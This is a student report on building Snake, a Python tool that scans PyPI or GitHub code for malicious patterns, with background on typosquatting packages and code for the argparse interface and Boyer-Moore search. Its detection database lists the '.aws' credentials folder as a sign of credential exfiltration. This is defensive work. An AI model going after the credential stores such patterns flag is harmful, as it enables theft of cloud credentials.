Scripting Assessment

The Development of Snake: A Malicious Python Code Detector

Sarah Gardiner

2000733

CMP320: Advanced Ethical Hacking

2022/23

Note that Information contained in this document is for educational purposes.

.

Abstract

The use of libraries and external packages within the programming language Python plays a huge role within the development of scripts and programs used by both individuals and organizations. With most users choosing to use the program Pip to install new libraries, threat actors have taken advantage of the lack of authentication for official libraries and have begun to use both-Pip and the website PyPi to deliver malware on a massive scale. The number of new malicious packages posted daily on PyPi has started to reach a tipping point, to the extent that the site had to prevent new users from being able to join for a three-day period in order to catch up with the enormity of malware being posted (PyPi, 2023).

This report details the creation of Snake, a Python script that can parse Python code and detect malicious lines within. To do this, a database of code found within malicious Python libraries hosted on PyPi was created and was built to include not just lines of code, but descriptions and malicious uses of the code. The program was created to allow a user to enter a single command, where it would take in the options to either download and parse files from GitHub, read a whole directory of code already on the user's device, or simply read in a standard text file. Once the command had been entered, Snake would loop through each line of code and search for any known malicious strings. Should it find one, the code would be added into a report table that would be printed to the user once parsing of the entire file was completed. The program could also output a more verbose report, detailing not only malicious code, but also imported libraries and variables found within the file, which allowed for a user to have a deeper understanding of the scanned Python code.

Overall, Snake can catch a wide range of malicious code lines and is able to accurately report to a user the functionality of those lines, with added context and descriptors that effectively describe the abilities of a malicious Python file.

.

Contents

.

1 Introduction

1.1 Background

The use of libraries, or packages, in the scripting language Python is, as with any programming language, allows for a convenient and time-saving method of quickly adding new functionalities to scripts. For Python, an entire command-line and website are used almost solely downloading and managing libraries, highlighting the importance of the ability to use libraries in the language. So important, that over 78% of surveyed Python developers use Pip directly (JetBrains, 2022), while the website PyPi hosts over 450,000 projects (PyPi, 2023) totaling over 15 terabytes of data (PyPi, 2023).

PyPi's usage has notably expanded in recent years, with the number of bytes downloaded from the site per day going from around 150TB a day in April 2018, to averaging around 830TB in April 2021 (Ingram, 2021) (see Figure 1.1).




Figure 1.1: PyPi's average number of bytes transferred per day between April 2018 and April 2021 (Ingram, 2021).

The number of available packages released on PyPi has skyrocketed too. Figure 1.2 shows the exponential growth of Python package releases available on PyPi, from March 2005 to July 2021. With so many packages being released every month, it is clear that many Python developers find libraries to be a crucial part of Python coding.





Figure 1.2: The exponential growth of python packages released over time, measured between March 2005 and July 2021. (Pokorny, 2022)

This high number of projects is namely due to the open access PyPi gives to standard users wanting to upload their own libraries to share with others. Despite PyPi being almost an app store for Python, the users wishing to host projects on it are held to much lower standards then other conventional app stores, such as Apple's App Store or the Google Play Store, and the only extra steps required to sign up and post new packages users have to take is to verify their email address and to create an API key for the PyPi API (PyPi, N.D). This low barrier to entry has resulted in a new niece variation of phishing campaigns, through the creation of malicious PyPi packages.

These campaigns have been especially prevalent in recent years, with many major security vendors now devoting time to specially researching this new threat. In fact, malicious packages have become such a problem on the site that PyPi was forced to temporarily stop new users and new project releases in May 2023 due to the significantly high volume of malware being uploaded (PyPi, 2023).

For the most part, the campaigns use deception and social engineering to trick unsuspecting users into downloading a seemingly normal library. Many campaigns use typosquatting, which is also known as dependency confusion, as their main form of social engineering and will name libraries titles that only just differ from well-known legitimate libraries. A great recent example of this is can be found in Figure 1.1, which shows a package mimicking the popular utilities package Aiotools, using the name Aiotoolsbox. A comparison between the legitimate package's PyPi page and the malicious library's page is also shown here.


aiotools 1.5.9

Latest version

pip install aiotools

Released: Apr 26, 2022

Idiomatic asyncio utilities

Project description

aiotools

pypi package 1.5.9 | python 3.6 | 3.7 | 3.8 | 3.9 | 3.10 | Test Status | codecov 72%

Idiomatic asyncio utilties

NOTE: This project is under early stage of development. The public APIs may break version by version.

Modules

- Async Context Manager
- Async Fork
- Async Functools
- Async Itertools
- Async Server
- Async TaskGroup
- Async Timer

I also recommend to try the following asyncio libraries for your happier life.

aiotoolsbox 1.4.5

Latest version

pip install aiotoolsbox

Released: Mar 11, 2023

Idiomatic asyncio utilities

Project description

aiotools

pypi package 1.5.9 | python 3.6 | 3.7 | 3.8 | 3.9 | 3.10 | codecov 72%

Idiomatic asyncio utilties

NOTE: This project is under early stage of development. The public APIs may break version by version.

Modules

- Async Context Manager
- Async Fork
- Async Functools
- Async Itertools
- Async Server
- Async TaskGroup
- Async Timer

I also recommend to try the following asyncio libraries for your happier life.

Statistics

GitHub statistics:

Stars: 134

Forks: 9

Open issues: 4

Open PRs: 3

Figure 1.3: An example of a malicious package using typosquatting to catch unsuspecting users. Sourced from (Abramovsky, 2023).

The functionalities of these malicious libraries differ from campaign to campaign, but in this example Aitoolsbox downloaded an information stealer to the victim's device.

These campaigns also make use of other phishing methods typically seen on social media pages, including making fake metadata on the package's supposed authors and generating fake stars to trick users into thinking the package is as popular as expected.

A key enabler in this niche phishing market is Pip, the command line tool responsible for downloading and maintaining libraries in Python. As Pip is mainly based within the terminal, threat actors can wait for unsuspecting users to accidentally misspell package names when entering Pip commands. However, Pip is not solely to blame here, as users will often neglect to read the library's code to check for suspicious and out-of-place code. Because of this, it felt fitting to see if it was possible to easily create a command-line tool that could read through and identify a package's code for a user.

1.2 Aim

This project aims to create a tool that could parse Python libraries and identify code that could point to the package being potentially malicious. The tool should be easy to use, consisting of only command-line based arguments, and should provide information back to the user in an easy-to-read manner.

To do this, the following sub-aims will have to be met:

- Use a dataset of common substrings found in real malicious Python programs.
- Allow the user to download and parse files from other locations, such as GitHub and PyPi.
- Allow the program to be run with the input of a single command.

2 PROCEDURE

2.1 OVERVIEW OF PROCEDURE

The creation of a script that could parse malicious Python libraries involved four main steps, which are as follows:

- Create database of malicious lines by researching recent malicious PyPi packages.
- Find string searching algorithm to search through code.
- Develop command-line interface to allow for a user to use the code from a terminal.
- Test the program on real PyPi packages.

The program was developed on a laptop running Windows 10, version 21H2, and was built to run on Python version 3.10.11.

The following tools were used to aid in the script's creation:

- Google
- Visual Studio Code
- Pip
- Python version 3.10.11

And the following libraries were used within the project:

- Prettytable (version 3.6.0)
- Requests (version 2.28.2)
- Argparse
- Sys
- Os
- Datetime

All code used within the script, including the database used to contain malicious code, can be found in Appendix B.

2.2 Creation of Malicious Code Database

The first stage of this project involved finding samples of code that represented the methods currently used by threat actors when creating a malicious Python library.

To do this, the search engine Google was used to find reports on the topic published by cybersecurity companies within the past year of the report being written. Using the "tools" button underneath the search bar, it was possible to narrow the search results to only posts made within this time frame. Figure 2.1 shows the search term and process to select only reports that have been published in last year (at time of writing).




Figure 2.1: The used search query "malicious pypi packages", alongside the changing of search results from "Any Time" to "Past Year".


To ensure that the data being collected for the database was legitimate, only reports published by legitimate cybersecurity companies or cybersecurity experts working for a legitimate company were collected. Any reports written by unverifiable blogs were not included in the database. A full list of the reports used to make up the database can be found in

Once a suitable report was identified, it would be read to find any code that directly enabled malicious activity. While whole functions could be identified as malicious, they often entirely relied on a single line of code to fully operate in a malicious manner. Because of this, only short sections of code identified as being malicious were added to the database.

The database used to hold the malicious code was built within Microsoft Excel and consisted of five columns of information. These columns are as follows:

- Code Line
- Description
- Malicious Reasoning
- Notes
- Source

Figure 2.2 shows an example of the data that one row would contain in the database, while also outlining the different forms of information stored in the Description, Malicious Reasoning, and Notes column. While these columns could have been compacted into one, it was decided early on that having the information they carry separated was necessary to allow the user to choose between a regular and verbose output. The Malicious reasoning column was used to define the main reason of the line of code's inclusion in the database, while the Description, Notes, and Source columns were all simply extra information that were only necessary if a user wanted to have a deeper understanding of a Python library.



A	B	C	D	
CODE LII	DESCRIPTION	MALICIOUS REASONING	NOTES	SOURCE
.aws	Folder that stores Amazon Web Services credentials and other sensitive informat	Access to this file allows threat actors to steal and use credentials for AWS developme	Seen accessed for data exfiltration puropses	https://wv

Figure 2.2: A small section of the malicious code database, including the column headers used.

The final malicious code database can be found in Appendix B, section 4.1.6.

2.3 STRING SEARCHING ALGORITHM

The natural next step of the project was to identify and program in a string searching algorithm that could accurately find the lines of code outlined in the database, in an efficient and timely manner.

First, the needs of the project were outlined and compared to basic descriptions of well-known string searching algorithms. Additionally, the reports used to make up the malicious database were read once again to find typical use cases for the identified malicious lines of code. Doing so allowed for some key points to be noted that may impact an algorithm's ability to find strings within a malicious library. These points mainly involved the use of obfuscation to hide code, such as encoding it, changing variable names, or hiding the code off screen to prevent users from seeing it.

Next, the Big O notation of popular string searching algorithms was researched to understand which algorithms would identify substrings in the least amount of time possible. This step was crucial, as library files can often be quite large, and having an efficient algorithm would ensure the program would work smoothly without using up too much of the host device's resources.

Thanks to preexisting research on the topic, this phase was quickly ended by the discovery of the chart shown in Figure 2.3, produced by Byron Kiourtzoglou (Kiourtzoglou, 2010). The Y-axis of this chart uses acronyms for each of the algorithm names. The full list of names and their acronyms can be found in Appendix C, Figure 4.1.7.




Figure 2.3: A comparison of average string searching algorithm times, in milliseconds. (Kiourtzoglou, 2010)


Analysis of Figure 2.3 showed that the majority of surveyed algorithms had roughly the same search time, differing by only a few milliseconds. Algorithms that were outliers to the majority, such as the Reverse Factor, Turbo Reverse Factor, and Forward Dawg Matching algorithms, were removed from consideration completely.

Attention then turned back to the requirements for the algorithm, and the obstacles they may face when searching for sections of malicious code. It was identified that the code saved in the database could be abstracted to essentially just be patterns in strings, and that some smaller lines could easily be mistaken as being present within larger lines of code.

Because of this, it was decided that a pattern searching algorithm that could handle finding very small snippets of strings within larger blocks of code was needed. Additionally, as some obfuscation methods could make a single line of code very long, the chosen algorithm needed to show the full word or block of code that it identified the matched pattern in.

One algorithm that fit this outline was the Boyer Moore algorithm, which starts by matching the last character of a given pattern and moving backwards through the string, and uses a bad character heuristic to prevent the entire string from having to be matched at the same time (GeeksForGeeks, 2022). As this algorithm also had a very low overall processing time on the chart shown in Figure 2.3, the decision was finalized, and the algorithm was implemented.

To add the Boyer-Moore algorithm into the script, code from the site GeeksForGeeks.com was adapted to become a class of its own, named “cDetector”, allowing for the algorithm to easily be used throughout the program. Within this class, the function ‘parseFile’ uses the algorithm by looping through every line within the script and searching for every word within the malicious code database using the Boyer-Moore algorithm. Figure 2.4 shows the exact line of code that the algorithm is used on. The entire ‘parseFile’ function can be found in Appendix B, section 4.1.3.




```
for Word in self.MaliciousDatabase:##Loop through the entire database
    if searcher.search(searcher, line, Word) == True: # Gives the pattern and text to the algorithm
        self.addLineToReport(lineNum, Word)
```

Figure 2.4: The for loop within the 'parseFile' function, which loops through every word saved in the malicious code database and uses the Boyer-Moore algorithm to find if each word exists within the current line.

2.4 Creation of Command Line Interface

To create the command line interface of the program, the library Argparse was used. Chosen for its main key feature which, as the name suggests, allows for the parsing of arguments easily through Python, Argparse provides a standardized framework for adding new flags to a script, as well as automatically generating help and usage messages (Python, N.D). All code added to enable the creation of the command line arguments can be found in Appendix B, section 4.1.2.


The command '.add_argument' was used to add all of the flags setup during development, and later meant that revisions could easily be made to the following code to fix any bugs or implement new functionality. Figure 2.5 shows the code used to implement one of the flags within the program.



```
parser.add_argument(
    "-g", ##The flag
    "--github",
    dest = "githubDirectory", ##the destination of the user's input (ie the github repo)
    help = "Download code from a Github repository",# message for the help page
    required=False #This flag is not required
)
```

Figure 2.5: An example of the code used to add one of the flags, '-g' to the program.

To parse a user's command-line input, code to check if the destination variables of each flag contained any data (an example of which can be seen in Figure 2.5, where the line "dest =" describes the name of the variable holding the flag's user-inputted data). Figure 2.6 shows a sample of the code used to parse the arguments, where each variable is given the contents of Argparse's stored arguments, which are then checked to see if they are of null value.



```
gitRepo = args.githubDirectory
pypiRepo = args.pypiRepo
textDirectory = args.textFileDirectory
writeFile = args.writeFile
if gitRepo != None:
    ##if the entered something for github
    self.github(gitRepo) #get the github repo and parse it
if pypiRepo != None:
    ##If the user wants to parse a pypi library
    self.pypi(pypiRepo)
```

Figure 2.6: The code used to parse the data provided from a user's command-line entry.

If the variable was not null, then a function built to handle the chosen functionality (such as parsing a GitHub repository) would be called.


2.4.1 Added Commands

In total, five original arguments were added to the program to allow users to choose between a variety of functionalities when parsing files with the script. Addition of these unique arguments also allowed for the aims that were outlined in section 1.2 to be met.

The following list details each argument added, alongside their functionalities:

- **-g**: Allows the user to download and parse files from GitHub.
- **-l**: Allows the user to parse a library that is already downloaded on their device.
- **-t**: Allows the user to read in and parse a text file
- **-w**: Writes the program's output to a specified text file
- **-v**: Shows a verbose output, which includes downloaded libraries, variables, and more information about each line of malicious code that is detected.

It should be noted that the help argument, '-h', was not added manually in this program and is therefore not included in the above count of five, as Argparse automatically created the help page when it was added to the program. Figure 2.7 shows the script's final help page.



```
options:
  -h, --help            show this help message and exit
  -g GITHUBDIRECTORY, --github GITHUBDIRECTORY
                        Download code from a Github repository. Please note, you must use a repository's raw GitHub URL, not its standard one. Raw GitHub url
s look like the following:
                        https://raw.githubusercontent.com/user/repo/branch/[subfolders]/file
  -l LIBREPO, --library LIBREPO
                        Parse a library already downloaded from PyPi on your device. Needs the directory the library is saved in to work. You can choose for
this to be a single file of the code, or for the entire directory
                        to be scanned
  -t TEXTFILEDIRECTORY, --textfile TEXTFILEDIRECTORY
                        Read and parse code from a text file
  -w WRITEFILE, --write WRITEFILE
                        Write output to a text file
  -v, --verbose         Show a verbose output
```

Figure 2.7: The automatically generated help page, as created by Argparse.

The sub-sections below will detail the code used and reasoning behind the addition of each argument:

2.4.1.1 -g

Parsing files directly from GitHub was identified from the beginning as one of the most important functionalities that needed to be addressed in the program, due to GitHub's frequent usage by threat actors for hosting malware. Additionally, as PyPi allows for users to add a GitHub repository to a library's page, this command would also allow users to effectively parse PyPi libraries directly.

It was discovered early on that standard GitHub URLs would not work, and that a user would instead have to use the repository's raw URL in order to download the file, as the raw URL returns only a file's text, not the additional HTML and JavaScript found on standard GitHub pages.


To download files from GitHub, the Requests library was used. This library was chosen as it would allow for error handling within the script, by first checking that the response code from the desired website was equal to 200, meaning the response was successful. Other response codes were added in a series of 'if else' statements, with several typical error statements, such as 400 and 404, returning a printed warning that the site was not found.

If the request made was successful, then the script would simply download the code into a text file, which was named using the script's name "Snake" alongside the time of download to ensure every filename was unique. Every downloaded file was placed within a folder named "pythonFiles", allowing for the folder that the script was running in to stay uncluttered.

2.4.1.2 -l

The ability to parse a library already existing on a device would allow for the program to be used in a similar manner as anti-viruses are used, meaning that users would be able to scan newly downloaded libraries, or libraries that may be acting in a malicious manner, to ensure that they were legitimate.

To parse all the files within a directory, three functions from the standard Python library "os" were used, 'os.listdir()', 'os.path.join()', and 'os.path.isfile()'. Figure 2.8 shows the code used to implement these functions.




```
for filename in os.listdir(files):
    f = os.path.join(directory, filename)
    ##Check if it is a file (not a folder)
    if os.path.isfile(f):
        print("Parsing... " + f)
        self.parseFile(f) ##parse the file
```

Figure 2.8: Three functions from the Python OS library were used to allow for the parsing of directories.

2.4.1.3 -t

The ability to parse a text file had been implemented in the program right from the script's creation, as it was necessary to regularly test if the code being implemented worked efficiently and without error. Therefore, adding an argument that would allow a user to parse a text file was a natural next step in development of the program.

The code used to implement the functionality of the '-t' flag was the most basic, as no extra steps were needed to be taken for a standard text file to be parsed (unlike other flags, such as '-g'). The function called when a user wishes to parse a text file is shown in Figure 2.9.



```
##func for reading from a text file
def text(self, file):
    self.parseFile(file) ##just parse the file
```

Figure 2.9: The function called when the user entered the '-t' flag was the easiest to implement.

2.4.1.4 -w

Writing the program's output to a file was added as it felt necessary to allow users to save the information gathered for later and became evident that it would be especially important if the user was parsing a whole directory of files through the use of the '-l' flag.

When writing to a file, the program automatically uses the verbose output over the standard table, as it is assumed that users will have more time to read through the output and would also have the ability to lookup certain words or phrases that is included in almost all standard text-reading applications. However, the program does include the table printed in a standard output at the start of the text file, as it is easier to read and contains only information that the user may immediately need to know. Its inclusion allows it to act almost like an abstract for the report and can let a user quickly decide if the full text is worth reading through or not.

2.4.1.5 -v

The verbose output would allow a user to see a more thorough report on a scanned file and would mean the script would print a full report on the file's contents, instead of the simple table printed in the standard output. By letting users choose what form out output they desired, the script was able to further meet the aims set out in section 1.2 of the report. The development of the verbose output is detailed in section 2.4.2.2.

